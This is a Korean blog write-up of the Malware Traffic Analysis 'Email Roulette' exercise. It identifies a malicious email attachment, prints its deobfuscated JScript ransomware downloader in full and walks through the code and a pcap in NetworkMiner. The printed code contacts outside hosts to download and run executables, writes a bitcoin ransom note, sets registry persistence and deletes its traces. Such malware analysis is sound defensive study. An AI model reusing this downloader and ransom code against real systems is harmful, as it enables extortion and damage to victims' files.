
| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | 6 | |
| 7 | 8 | 9 | 10 | 11 | 12 | 13 |
| 14 | 15 | 16 | 17 | 18 | 19 | 20 |
| 21 | 22 | 23 | 24 | 25 | 26 | 27 |
| 28 | 29 | 30 |
- 진입차수
- 루키즈 31기
- sk 쉴더스 루키즈
- 프리코스
- c
- 알고리즘
- 레나튜토리얼
- 위상 정렬
- linux
- Dreamhack
- sk쉴더스 루키즈
- 서울청년문화패스
- 루키즈
- Practical Malware Analysis Labs
- React
- 루키즈31기
- 깃
- SK쉴더스루키즈
- 악성코드 분석
- 우테코
- 백엔드
- 웹개발
- 코리안챔버오케스트라
- sk 쉴더스 루키즈 31기
- 자바
- 프랑스어 #프랑스어배우기 #프랑스어독학 #델프인강 #시원스쿨프랑스어 #delf독학 #델프 #프랑스어기초 #프랑스어공부
- 예술의 전당
- webhacking
- 우아한테크코스
- 동적분석
- Today
- Total
yon11b
[Malware Traffic Analysis] Email Roulette 문제 풀이 본문
https://malware-traffic-analysis.net/2016/07/07/index.html
목적: 6개 메일 중 실제로 감염을 일으킨 한 통을 식별

이메일 파일은 .eml 확장자를 가진다.
맨 위에 파일을 실행하면 다음과 같이 보인다.

저 파일을 다운 받아서 notepad++로 열어 보자.

코드 흐름은 외부에서 파일을 받아서 temp 경로로 이동시키는 건데 악성url인지 확신할 수는 없다. 일단 다음 파일들도 열어보자.
4번째 파일은 다음과 같다.

이메일에 첨부된 파일을 다운받아 확인해보면 다음과 같은 코드를 확인할 수 있다.

딱봐도 난독화가 걸려있는 js코드라는 것을 알 수 있다. 이게 악성 파일일 확률이 높다.

마지막에 결국 다 join을 해주기 때문에 실행하는 eval만 빼고 edge에서 console창을 켜서 코드를 돌려서 결과를 쉽게 확인해 볼 수 있다.
난독화 풀어서 확인한 결과:

비트코인 달라고 하는 메시지가 보인다.
https://beautifier.io/ 을 사용해서 코드를 예쁘게 보자
var id = "c5F5zaa6WhR1OawB0878ZiyWm9diFSpyx8RUzx3TjXQrsqruq5wjIHXY1NDT4aqPSgi2bd9QoGSOsl6R-9gAKtyHNheGrhiPnIOeoXRtNQ";
var ad = "12DgfDY8pU2cpMwgHbtaWB9dgd8fuhJRk6";
var bc = "0.45810";
var ld = 0;
var cq = String.fromCharCode(34); // "
var cs = String.fromCharCode(92); // \\
var ll = ["bapanivato.abjibapanichhatedi.org", "nielitkolkata.esspl.in", "funwithmum.com", "nielitgangtok.esspl.in", "pearsonresearchconsulting.com"];

var ws = WScript.CreateObject("WScript.Shell"); // exe 프로그램 실행
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "a";  // C:\Users\IEUser\AppData\Local\Temp\a
var pd = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "php4ts.dll"; \\ C:\Users\IEUser\AppData\Local\Temp\php4ts.dll
var xo = WScript.CreateObject("Msxml2.XMLHTTP"); // HTTP 통신
var xa = WScript.CreateObject("ADODB.Stream"); // 스트림 관리
var fo = WScript.CreateObject("Scripting.FileSystemObject"); // 파일 관리

if (!fo.FileExists(fn + ".txt")) { // 이미 txt 파일이 있으면 실행하지 않고, 없으면 실행한다.
	for (var n = 1; n <= 5; n++) {
		for (var i = ld; i < ll.length; i++) {
			var dn = 0;
			try {
				xo.open("GET", "http://" + ll[i] + "/counter/?ad=" + ad + "&id=" + id + "&rnd=" + i + n, false);
				xo.send();
				if (xo.status == 200) {
					xa.open();
					xa.type = 1;
					xa.write(xo.responseBody);
					if (xa.size > 1000) {
						dn = 1;
						if (n <= 2) {
							xa.saveToFile(fn + n + ".exe", 2);
							try {
								ws.Run(fn + n + ".exe", 1, 0);
							} catch (er) {};
						} else if (n == 3) {
							xa.saveToFile(fn + ".exe", 2);
						} else if (n == 4) {
							xa.saveToFile(pd, 2);
						} else if (n == 5) {
							xa.saveToFile(fn + ".php", 2);
						}
					};
					xa.close();
				};
				if (dn == 1) {
					ld = i;
					break;
				};
			} catch (er) {};
		};
	};
	if (fo.FileExists(fn + ".exe") && fo.FileExists(pd) && fo.FileExists(fn + ".php")) {
		var fp = fo.CreateTextFile(fn + ".txt", true);
		fp.WriteLine("ATTENTION!");
		fp.WriteLine("");
		fp.WriteLine("All your documents, photos, databases and other important personal files");
		fp.WriteLine("were encrypted using strong RSA-1024 algorithm with a unique key.");
		fp.WriteLine("To restore your files you have to pay " + bc + " BTC (bitcoins).");
		fp.WriteLine("Please follow this manual:");
		fp.WriteLine("");
		fp.WriteLine("1. Create Bitcoin wallet here:");
		fp.WriteLine("");
		fp.WriteLine("      https://blockchain.info/wallet/new");
		fp.WriteLine("");
		fp.WriteLine("2. Buy " + bc + " BTC with cash, using search here:");
		fp.WriteLine("");
		fp.WriteLine("      https://localbitcoins.com/buy_bitcoins");
		fp.WriteLine("");
		fp.WriteLine("3. Send " + bc + " BTC to this Bitcoin address:");
		fp.WriteLine("");
		fp.WriteLine("      " + ad);
		fp.WriteLine("");
		fp.WriteLine("4. Open one of the following links in your browser to download decryptor:");
		fp.WriteLine("");
		for (var i = 0; i < ll.length; i++) {
			fp.WriteLine("      http://" + ll[i] + "/counter/?a=" + ad);
		};
		fp.WriteLine("");
		fp.WriteLine("5. Run decryptor to restore your files.");
		fp.WriteLine("");
		fp.WriteLine("PLEASE REMEMBER:");
		fp.WriteLine("");
		fp.WriteLine("      - If you do not pay in 3 days YOU LOOSE ALL YOUR FILES.");
		fp.WriteLine("      - Nobody can help you except us.");
		fp.WriteLine("      - It`s useless to reinstall Windows, update antivirus software, etc.");
		fp.WriteLine("      - Your files can be decrypted only after you make payment.");
		fp.WriteLine("      - You can find this manual on your desktop (DECRYPT.txt).");
		fp.Close();
		ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCU" + cs + "SOFTWARE" + cs + "Microsoft" + cs + "Windows" + cs + "CurrentVersion" + cs + "Run" + cq + " /V " + cq + "Crypted" + cq + " /t REG_SZ /F /D " + cq + fn + ".txt" + cq, 0, 0);
		ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCR" + cs + ".crypted" + cq + " /ve /t REG_SZ /F /D " + cq + "Crypted" + cq, 0, 0);
		ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCR" + cs + "Crypted" + cs + "shell" + cs + "open" + cs + "command" + cq + " /ve /t REG_SZ /F /D " + cq + "notepad.exe " + cs + cq + fn + ".txt" + cs + cq + cq, 0, 0);
		ws.Run("%COMSPEC% /c copy /y " + cq + fn + ".txt" + cq + " " + cq + "%AppData%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq, 0, 0);
		ws.Run("%COMSPEC% /c copy /y " + cq + fn + ".txt" + cq + " " + cq + "%UserProfile%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq, 0, 0);
		ws.Run("%COMSPEC% /c " + fn + ".exe " + cq + fn + ".php" + cq, 0, 1);
		ws.Run("%COMSPEC% /c notepad.exe " + cq + fn + ".txt" + cq, 0, 0);
		var fp = fo.CreateTextFile(fn + ".php", true);
		for (var i = 0; i < 1000; i++) {
			fp.WriteLine(ad);
		};
		fp.Close();
		ws.Run("%COMSPEC% /c DEL " + cq + fn + ".php" + cq, 0, 0);
		ws.Run("%COMSPEC% /c DEL " + cq + fn + ".exe" + cq, 0, 0);
		ws.Run("%COMSPEC% /c DEL " + cq + pd + cq, 0, 0);
	};
//};- C2 서버에서 파일 다운로드 (5개 도메인 * 5번)
http://도메인/counter/?ad=비트코인주소&id=식별값&rnd=i+n - 사용자 로그인 시 a.txt를 실행하도록 등록 시작프로그램 등록로그인 시 랜섬노트 a.txt 실행하도록 등록
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run
/V "Crypted"
/D "%TEMP%\a.txt"
-> 로그인 시 랜섬노트 a.txt 실행하도록 등록 - .crypted 확장자 등록
REG ADD HKCR\.crypted /ve /D "Crypted"
-> .crypted 확장자를 가진 파일은 Crypted라는 파일 형식이다. 라고 지정해줌 - .crypted 파일 더블클릭 시 Notepad 실행
REG ADD HKCR\Crypted\shell\open\command /ve /D "notepad.exe \"%TEMP%\a.txt\""
.crypted 파일 더블클릭 -> 원본 파일 열림 X -> notepad.exe %TEMP%\a.txt 실행 -> 랜섬노트 표시
설명
REG ADD HKCR\Crypted\shell\open\command /ve /D "notepad.exe \"%TEMP%\a.txt\""의 Crypted는 파일명이 아니라 파일 형식(ProgID) 이름이다.
이런 느낌.HKCR\.txt → txtfile HKCR\.html → htmlfile HKCR\.pdf → AcroExch.Document
5. 바탕화면에 DECRYPT.txt 생성
copy /y "%TEMP%\a.txt" "%AppData%\Desktop\DECRYPT.txt"
copy /y "%TEMP%\a.txt" "%UserProfile%\Desktop\DECRYPT.txt"
6. 암호화 실행 명령어
%TEMP%\a.exe "%TEMP%\a.php"암호화 코드는 JS 안에 직접 없고, 다운로드된 a.exe가 수행한다.
7. 랜섬노트 표시
notepad.exe "%TEMP%\a.txt"피해자에게 랜섬노트를 띄운다.
8. 증거/구성 파일 정리
for (var i = 0; i < 1000; i++) {
    fp.WriteLine(ad);
}DEL "%TEMP%\a.php"
DEL "%TEMP%\a.exe"
DEL "%TEMP%\php4ts.dll"
networkminer
고급 wireshark 툴

문제에서 제공된 .pcap 파일을 networkminer에 넣어보자.
dest host가 172.16.1.126이다. 이 주소가 감염된 pc의 ip주소일 것이다.

호스트의 정보는 다음과 같다.
Files에서 우클릭해서 open folder를 하면 주고받은 파일들을 바로 확인할 수 있다.


암호화를 시키는 파일들을 보고 싶었지만 다 삭제를 하는 상황이므로 확인할수는 없었다.


